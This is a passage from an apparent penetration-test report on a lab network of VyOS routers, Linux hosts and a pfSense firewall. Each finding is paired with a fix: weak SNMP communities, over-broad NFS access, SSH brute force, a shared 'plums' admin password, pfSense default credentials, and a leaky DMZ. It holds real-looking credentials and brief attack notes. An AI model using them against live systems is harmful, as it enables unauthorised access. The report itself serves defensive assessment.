


Figure 2.4.1.2b – Delete Telnet Service

Proof of resolution




Figure 2.4.1.2c – Proof of resolution - telnet vs SSH

2.4.2.3 LLDP Multicast

Vulnerability

VyOS version number is disclosed via LLDP_Multicast packet as can be seen in *Figure 2.4.1.3a*.




Figure 2.4.1.3a VyOS version disclosure via LLDP

SNMP

Vulnerability

Reuse of same community string “secure” between all routers, 230 uses a default SNMP community “private”. SNMP allows for the disclosure of basically all information stored on the router, an example of the information that can be obtained can be seen in *Figure 2.4.1.4a* below. Information recovered using SNMP on router 1 and router 2 can be seen in *Appendix G – SNMP Info. The version of SNMP in use is also vulnerable to interception as community strings and data are sent in plain text in v1.*




Figure 2.4.1.4a – SNMP 230 “private”

Mitigation

Unless using SNMPv1 is absolutely critical, update to SNMPv3 as it protects against several of the vulnerabilities in SNMPv1. If SNMPv1 must be used, use a longer and more complex community string, and ensure the community has read only access – not write access like 230. An example demonstrating how to add a new community, set access level and remove default/easily guessable communities can be seen in *Figure 2.3.1.4b* below.




Figure 2.3.1.4b – SNMPv1 Fixes

2.4.3 Workstations

2.4.3.1 NFS Permissions


Vulnerability

The NFS share mounts to home of the admin with and has complete system access, allowing all files and folders to be viewed – and in the case of 66, edited.

Mitigation

Change mount point to the home directory of the user, and reduce the privilege level of the NFS mount to disable access to critical system files such as /etc/shadow. The steps to perform this fix can be seen in *Appendix H – NFS Permissions*.

Proof of resolution



2.4.3.2 Password Reuse

Vulnerability

The xadmin account is the administrator account on every linux based host, currently every xadmin account shares the same password ‘plums’.


Mitigation

Use different passwords on each host, and ensure passwords are not guessable. Passwords can be set using the “passwd” command.

2.4.3.3 SSH Vulnerable to Brute Force

Vulnerability

SSH currently allows for endless tries, meaning passwords can be brute forced over ssh. Using a tool called patator the tester was able to brute force root on 242 as can be seen in the image below.



Mitigation

Use IPTables to drop connection after x failed attempts (withblue.ink, 2016). The following excerpt will drop the connection for 5 minutes if more than x connections are made in that time;

```
# Allow x connections in 300 seconds, then ban the IP for 5 minutes
-A INPUT -p tcp -m tcp --dport 22 -m state --state NEW -m recent --set --name DEFAULT --rsource
-A INPUT -p tcp -m tcp --dport 22 -m state --state NEW -m recent --update --seconds 300 --hitcount x --name DEFAULT --rsource -j DROP
-A INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
```

2.4.4 Firewall


2.4.4.1 Default Credentials

Vulnerability

PFsense uses the default credentials “admin:pfsense” to login, an attacker could easily look these up and use them to add an exception for themselves in the firewall.

Mitigation


Change PFSense password:



2.4.4.2 Misconfiguration of DMZ


Vulnerability

The rules for the PFSense DMZ allow for the webserver to communicate with the LAN region of the firewall. This vulnerability made many of the other vulnerabilities exponentially worse. The hosts in the DMZ should not be able to talk to anything in the LAN but they can. The rules that enable this are highlighted in the image below.




Mitigation

Remove or disable the offending rules so that the DMZ works properly:




Proof of mitigation



2.4.4.3 No HTTPS


Vulnerability

PFSense isn't configured to use HTTPS and as such all communication between the administrator and PFSense could be intercepted. To demonstrate this Wireshark was set to capture at the time of login. It was able to steal the PHPsession ID, the username and the password as can be seen in the image below:



Mitigation

Enable HTTPS in the PFSense options:



